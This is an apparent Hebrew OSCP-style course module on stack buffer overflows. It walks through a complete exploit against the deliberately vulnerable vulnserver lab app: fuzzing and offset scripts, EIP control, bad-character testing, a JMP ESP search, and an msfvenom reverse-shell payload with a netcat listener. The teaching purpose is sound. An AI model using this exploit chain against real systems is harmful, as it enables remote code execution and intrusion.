

# מודול 10 — Buffer Overflow

חומר לימוד

1 יחידות

## תוכן העניינים

1. מודול 10 — גלישת חוצץ (Buffer Overflow)

■ הכול בגלילה אחת: כל החומר של המודול בקובץ אחד — חומר לימוד, תרגילים, תרגול ופתרונות, ברצף.

## מודול 10 — גלישת חוצץ (Buffer Overflow)

**מטרות המודול:** להבין לעומק כיצד פועלת חולשת **Stack Buffer Overflow**, ולבצע **ניצול מלא מקצה-לקצה** על אפליקציה פגיעה (vulnserver) — משלב ה-Fuzzing, דרך שליטה ב-EIP, מציאת **Bad Characters**, איתור מודול עם JMP ESP, ועד הזרקת **Shellcode** וקבלת Shell. זהו מודול ה"טקס מעבר" הקלאסי של OSCP.

**קבצים:** README.md · missions.md · solutions.md · practice.md · slides.md.

**למה זה חשוב?** Buffer Overflow הוא הבסיס להבנת **כתיבת Exploits** ולוגיקת הזיכרון של תוכנה. גם אם לא תכתוב BOF כל יום — ההבנה של Stack, Registers ו-Shellcode היא מה שמפריד בין מי ש"מריץ כלים" למי שמבין מה קורה מתחת למכסה המנוע.

### תוכן העניינים

1. רקע: זיכרון, Stack ו-Registers
2. כיצד נוצרת גלישת חוצץ
3. סביבת המעבדה
4. שלב 1: Spiking — איתור פקודה פגיעה
5. שלב 2: Fuzzing
6. שלב 3: מציאת ה-Offset
7. שלב 4: שליטה ב-EIP
8. שלב 5: מציאת Bad Characters
9. שלב 6: מציאת מודול (JMP ESP)
10. שלב 7: Shellcode ו-Shell
11. סיכום המתודולוגיה

10.1 רקע: זיכרון, Stack ו-Registers

כשתוכנית רצה, מערכת ההפעלה מקצה לה זיכרון. אזור מרכזי הוא ה-Stack — מבנה נתונים מסוג LIFO (Last In, First Out) המשמש לניהול קריאות לפונקציות, משתנים מקומיים וכתובות חזרה.

רגיסטרים (Registers) הם “תאי זיכרון” מהירים במעבד. החשובים לנו (בארכיטקטורת x86-32 / bit):


| רגיסטר             | תפקיד                                                                |
|--------------------|----------------------------------------------------------------------|
| EIP                | Instruction Pointer — מצביע על הפקודה הבאה שתרוץ. ה"גביע הקדוש" שלנו |
| ESP                | Stack Pointer — מצביע לראש ה-Stack הנוכחי                            |
| EBP                | Base Pointer — מצביע לבסיס ה-Frame הנוכחי                            |
| EAX, EBX, ECX, EDX | רגיסטרים כלליים לחישובים ונתונים                                     |

🎯 המטרה הסופית: לשלוט ב-EIP. מי ששולט ב-EIP קובע איזו פקודה תרוץ הלאה — כלומר, מפנה את המעבד להריץ את הקוד שלנו.

10.2 כיצד נוצרת גלישת חוצץ

חוצץ (Buffer) הוא אזור זיכרון בגודל קבוע שהוקצה לאחסון נתונים (למשל, שדה קלט של 100 בתים).

התוכנה הפגיעה לא בודקת את אורך הקלט לפני העתקתו לחוצץ (למשל שימוש ב-strcpy במקום strncpy). אם נשלח יותר נתונים מגודל החוצץ — הם “גולשים” ודורסים אזורי זיכרון סמוכים ב-Stack, כולל את כתובת החזרה (EIP).



אם נמלא את הקלט ב-A ובדיוק במיקום ה-EIP נשים כתובת שאנחנו בוחרים — נוכל להפנות את הריצה ל-Shellcode שהזרקנו.

**⚠️ המפתח:** גלישת החוצץ אינה "קסם" — היא תוצאה ישירה של קוד שלא מוודא את אורך הקלט. זו הסיבה ש-Input Validation היא הגנה קריטית (מודול 16).

## 10.3 סביבת המעבדה

הניצול הקלאסי מבוצע על **Windows** (מטרה) מתוך **Kali** (תוקף).

על מכונת ה-**Windows** (המטרה): - **vulnserver.exe** — שרת TCP פגיע בכוונה, שנבנה לתרגול BOF (מאת Stephen Bradshaw). - **Debugger** — **Immunity Debugger** לניתוח התוכנה בזמן ריצה. - **mona.py** — סקריפט של Corelan ל-Immunity, שמאיץ את כל התהליך (מעתיקים ל-PyCommands).

על **Kali** (התוקף): - **Python** לכתובת סקריפט ה-Exploit. - **msf-pattern\_create** / **msf-pattern\_offset** (מגיע עם Metasploit). - **msfvenom** ליצירת Shellcode.

```
# כמנהל CMD ב-Windows הרצת vulnserver:
vulnserver.exe
# מקשיב על פורט 9999

# התחברות לבדיקה מ-Kali:
nc <windows-ip> 9999
# פקודות זמינות: HELP, STATS, RTIME, TRUN, ...
```

**💡 חלופת ענן:** אם אין לך מכונת Windows מקומית — חדר **"Buffer Overflow Prep"** ב-TryHackMe מספק סביבה מוכנה עם mona + Immunity + vulnserver, וזהו התרגול הטוב ביותר לנושא.

## 10.4 שלב 1: Spiking — איתור פקודה פגיעה

ל-vulnserver יש פקודות רבות (TRUN, GTER, KSTET...). **Spiking** = שליחת נתונים "מפוצצים" לכל פקודה כדי לראות איזו מהן קורסת.

נשתמש ב-**generic\_send\_tcp** (חלק מחבילת Spike) עם קובץ תסריט:

```
# spike_trun.spk
s_readline();
s_string("TRUN ");
s_string_variable("COMMAND");
```

```
generic_send_tcp <windows-ip> 9999 spike_trun.spk 0 0
```

נצפה ב-Immunity Debugger: אם התוכנה **קורסת** בזמן ה-Spike של פקודה מסוימת (למשל TRUN) — מצאנו את הפקודה הפגיעה.

בקורסים מודרניים מדלגים לרוב ישר ל-Fuzzing (שלב 2), אך חשוב להכיר את הרעיון: **מזהים איזה קלט גורם לקריסה**.

## 10.5 שלב 2: Fuzzing

**Fuzzing** = שליחת כמות הולכת וגדלה של נתונים עד שהתוכנה קורסת. כך נדע **בערך** בכמה בתים החוצץ עולה על גדותיו.

```
#!/usr/bin/python3
import socket, time, sys

ip = "192.168.56.50"
port = 9999
buffer = "A" * 100

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip, port))
        s.send(("TRUN ./." + buffer).encode())
        s.close()
        print("Sent: %d bytes" % len(buffer))
        buffer += "A" * 100
        time.sleep(1)
    except:
        print("Crashed at %d bytes" % len(buffer))
        sys.exit()
```

נניח שהתוכנה קרסה לאחר שליחת ~2000 בתים — עכשיו נדע באיזה טווח לחפש את ה-Offset המדויק.

## 10.6 שלב 3: מציאת ה-Offset

עכשיו צריך לדעת **בדיוק** באיזה בית נדרס ה-EIP. שליחת 2000 A תדרוס אותו — אבל לא נדע איפה בדיוק. הפתרון: מחרוזת **ייחודית** (לא חוזרת).

```
# יצירת דפוס ייחודי באורך 3000 (מעל נקודת הקריסה)
msf-pattern_create -l 3000
```

מדביקים את הדפוס לסקריפט במקום ה-A ים, שולחים, וה-EIP נדרס בערך ייחודי (למשל 386F4337). ואז:

```
# EIP-המדויק לפי הערך שב Offset-מציאת ה
msf-pattern_offset -l 3000 -q 386F4337
# [*] Exact match at offset 2003
```

**מצאנו:** ה-EIP נדרס בדיוק אחרי 2003 בתים.

🎯 המשמעות: אם נשלח 2003 בתים כלשהם ואז 4 בתים — ה-4 בתים האלה **ייכנסו ישירות ל-EIP**.

## 10.7 שלב 4: שליטה ב-EIP

נאמת את ה-Offset: נשלח 2003 A ואז 4 B. אם ה-EIP מציג בדיוק 42424242 (B בהקסה) — אנחנו שולטים!

```
offset = 2003
buffer = b"A" * offset + b"B" * 4      # EIP 42424242 צריך להראות
s.send(b"TRUN /./" + buffer)
```

ב-Immunity: EIP = 42424242 ✓. **הוכחנו שליטה מלאה ב-EIP** — זהו הרגע המכריע של הניצול.

מכאן נבנה את מבנה ה-Payload הסופי:

```
[ Shellcode ] [ NOPs ] [ JMP ESP כתובת = EIP ] [ A × 2003 ]
```

## 10.8 שלב 5: מציאת Bad Characters

Shellcode הוא סדרת בתים. **חלק מהבתים "רעים"** — התוכנה מפרשת אותם כתו-בקרה (סוף מחרוזת, שורה חדשה) ומקצצת/משבשת את ה-payload. הנפוץ ביותר: **\x00** (Null Byte).

נשלח את **כל 256 הבתים האפשריים** (\x01 ... \xff) אחרי ה-EIP, ונבדוק ב-Immunity אילו מהם נעלמו או שיבשו את הרצף:

```
badchars = (  
    b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"  
    b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"  
    # ... עד \xff  
)  
buffer = b"A"*2003 + b"B"*4 + badchars
```

ב-Immunity, mona מזרז: `!mona bytearray -b "\x00"` יוצר מערך השוואה, ו-`!mona compare` מציג אילו בתים השתבשו. ב-vulnserver לרוב רק `\x00` רע.

**קריטי:** כל בית רע שלא זוהה יהרוס את ה-Shellcode. חובה לזהות את כולם **לפני** יצירת ה-Shellcode.

## 10.9 שלב 6: מציאת מודול (JMP ESP)

אחרי ה-ESP, Overflow, **מצביע על ה-Shellcode** שלנו. אנחנו רוצים ש-EIP יקפוץ לשם. הבעיה: כתובת ה-ESP משתנה בין ריצות. הפתרון: נמצא הוראת `JMP ESP` קבועה בתוך מודול (DLL/EXE) של התוכנה, ונשים את **כתובתה** ב-EIP.

```
!mona modules
```

נחפש מודול **ללא הגנות** (Rebase=False, SafeSEH=False, ASLR=False, NXCompat=False) — ב-vulnserver זהו לרוב `essfunc.dll`.

```
# מציאת האופקוד של JMP ESP:  
!mona find -s "\xff\xe4" -m essfunc.dll
```

נקבל כתובת, למשל `625011AF`. **שים לב לסדר הבתים (Little Endian):** בקוד נכתוב אותה **הפוך**:

```
eip = b"\xaf\x11\x50\x62" # 625011AF בסדר Little-Endian
```

**למה JMP ESP?** במקום לנחש כתובת משתנה, אנחנו קופצים דרך הוראה **קבועה** בזיכרון שמפנה תמיד ל-ESP — ששם נמצא ה-Shellcode. טריק אלגנטי ואמין.

## 10.10 שלב 7: Shellcode ו-Shell

נייצר **Shellcode** עם `msfvenom` — למשל Reverse Shell, תוך **החרגת הבתים הרעים**:



```
msfvenom -p windows/shell_reverse_tcp LHOST=<kali-ip> LPORT=4444 \
EXITFUNC=thread -b "\x00" -f python -v shellcode
```

- `-b "\x00"` — הימנע מהבתים הרעים שמצאנו.
- `-f python` — פלט מוכן להדבקה לסקריפט.

ה-Payload הסופי:

```
shellcode = (b"\xfc\xe8\x82..." ) # msfvenom מ-
buffer = b"A" * 2003 # EIP-מילוי עד ל
buffer += b"\xaf\x11\x50\x62" # EIP = JMP ESP
buffer += b"\x90" * 16 # NOP sled (ריפוד בטוח)
buffer += shellcode # שלנו Shellcode-ה
s.send(b"TRUN ./." + buffer)
```

מקימים מאזין ב-Kali, מריצים את ה-Exploit — ומקבלים Shell:

```
nc -lvnp 4444
# exploit.py מריצים את ...
# C:\> whoami → Shell! 🎉 על המטרה
```

**NOP Sled** ( \x90 ): רצף פקודות "אל תעשה כלום". הוא נותן "מרווח נחיתה" — גם אם ESP לא מצביע בדיוק לתחילת ה-Shellcode, ה-CPU "יחליק" דרך ה-NOPs עד אליו.

## 10.11 סיכום המתודולוגיה (7 השלבים)

| # | שלב         | כלי                       | תוצאה                    |
|---|-------------|---------------------------|--------------------------|
| 1 | Spiking     | Spike                     | איתור הפקודה הפגיעה      |
| 2 | Fuzzing     | סקריפט Python             | טווח הקריסה (~2000B)     |
| 3 | Offset      | msf-pattern_create/offset | מיקום EIP מדויק (2003)   |
| 4 | Control EIP | סקריפט                    | EIP = 42424242 ✓         |
| 5 | Bad Chars   | mona / השוואה             | זיהוי בתים רעים ( \x00 ) |
| 6 | JMP ESP     | !mona find                | כתובת קפיצה קבועה        |
| 7 | Shellcode   | nc + msfvenom             | !Shell                   |

זכור את הרצף — זו בדיוק הבחינה של OSCP: Spike → Fuzz → Offset → EIP → Bad Chars → JMP ESP → Shellcode.

## סיכום המודול

- **Buffer Overflow** נובע מקוד שלא בודק את אורך הקלט — הקלט גולש ודורס את **EIP**.
- מי ששולט ב-**EIP** שולט בזרימת הריצה ומפנה אותה ל-**Shellcode**.
- המתודולוגיה קבועה ובת 7 שלבים; שולטים בה ע"י תרגול חוזר.
- **Bad Characters** ו-**JMP ESP** הם השלבים שבהם מתחילים "נופלים" — הקפד עליהם.
- ההגנות המודרניות (ASLR, DEP/NX, Stack Canaries) מקשות על BOF קלאסי — אך ההבנה כאן היא הבסיס לכל exploit מתקדם.

## מה הלאה?

→ תרגילים — **missions.md** · פתרונות — **solutions.md** · תרגול ותרשימים — **practice.md** →  
מודול 11 — פוסט-אקספלוויטציה והסלמת הרשאות

← חזרה למפת הקורס